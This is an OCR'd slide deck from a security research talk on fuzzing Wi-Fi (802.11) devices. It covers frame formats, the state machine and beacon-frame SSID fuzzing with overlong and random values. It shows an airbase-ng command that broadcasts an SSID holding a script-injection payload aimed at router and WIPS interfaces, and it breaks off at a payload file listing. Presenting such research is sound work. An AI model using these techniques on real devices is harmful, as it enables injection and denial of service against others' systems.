802.11 Smart Fuzzing

Lidong LI & Naijie XU

CyberPeace@AD-LAB

CYBER PEACE
TECHNOLOGY

About us

Lidong LI: Security Researcher at CyberPeace-ADLAB

Research:WIFI,BLE,Zigbee,Wireless Protocol

Bug Hunter

Jiangnan University

Naijie XU: CTFer

PWN and Reverse

CYBER PEACE TECHNOLOGY

Agenda


- About 802.11 Fuzzing ?
- 802.11 Fuzzing
- How to Smart Fuzzing ?
- Conclusion

About 802.11 Fuzzing

About 802.11 Fuzzing ?


How to hunt bugs?

- Code auditing?
- Reverse Engineering
- White box testing
- Black box testing → **Fuzzing**



About 802.11 Fuzzing ?

- Send **Malformed data** to the target using a wireless adapter
- After the target receives the malformed data……
- **OverFlow** ? **Crash** ? **Denial of service** ?
- Wifi frame in the air SO….
- Exploit….**RCE** ！ ！ ！ ！



About 802.11 Fuzzing ?

- Our target is **Phone , Wireless adapter , Smart Devices , IOT Devices...**
- Hot spot Fuzzing & devices driver Fuzzing & software Fuzzing
- All wifi connected smart devices

dule

CYBER PEACE TECHNOLOGY

802.11 Fuzzing

802.11 Fuzzing

Introduction

802.11 Frame Type/Subtype

- Control Frames
- Data Frames
- Management Frames

Beacon,ProbeResp,ProbeReq,Authentication, Asssociation,Dissociation

DeAuthentication.....802.11 management frame is not encrypted！

802.11 Fuzzing


802.11 MAC format

Frame Control	Duration ID	Address 1	Address 2	Address 3	Sequence Control	Address 4	Network Data	FCS
2Bytes	2Bytes	6Bytes	6Bytes	6Bytes	2Bytes	6Bytes	0 to 2312 Bytes	4Bytes

Protocol Version	Type	Subtype	To Ds	From Ds	More Frag	Retry	Power Mgmt	More Data	WEP	Order
2 bits	2 bits	4 bits	1 bit	1 bit	1 bit	1 bit	1 bit	1 bit	1 bit	1 bit

802.11 Fuzzing

Wifi state machine



CYBER PEACE TECHNOLOGY


802.11 Fuzzing

How to State 1 Fuzzing ?

- State1:Unauthenticated,Unassociated
- Device receiving wifi signal
- Focus on the frame that State 1 can receive
- E.g : Beacon Frame , ProbeResponse Frame， ProbeRequest Frmae....


802.11 Fuzzing

Beacon Frame SSID Format



802.11 Fuzzing

SSID Information Element Format



- Element :ID is '0' to indicate that the SSID is being broadcast
- Length: Indicates the length of the information field
- SSID: Broadcast name

802.11 Fuzzing


Beacon Frame SSID fuzzing!

- SSID (min size of 0 byte, max of 32 byte)
- Try the maximum length. > 32 <= 255 byte?
- You can also construct a payload of random length.

802.11 Fuzzing

Beacon Frame SSID fuzzing!

- SSID="A"*255
- RandString(RandNum(x,x))
- Can also be a broadcast address



CYBER PEACE TECHNOLOGY

802.11 Fuzzing

Beacon Frame SSID injection


- What else can you try besides the extra long SSID value?
- No defined no limit as to what strings can be used with in an SSID
- Router's relay scanning and WIPS AP monitoring function will parse SSID content
- We can try to inject the payload in parsing format

E

```
cyberpeace@ubuntu:~$ sudo airbase-ng -e "<script>alert('pwn')</script>" -c 1 wlan0mon
02:22:57  Created tap interface at0
02:22:57  Trying to set MTU on at0 to 1500
02:22:57  Trying to set MTU on wlan0mon to 1800
02:22:57  Access Point with BSSID 7C:DD:90:BB:26:63 started.
```

802.11 Fuzzing

Beacon Frame SSID injection



CYBER PEACE TECHNOLOGY

802.11 Fuzzing


Beacon Frame SSID injection

```
cyberpeace@ubuntu:~/Desktop$ cat payload.txt
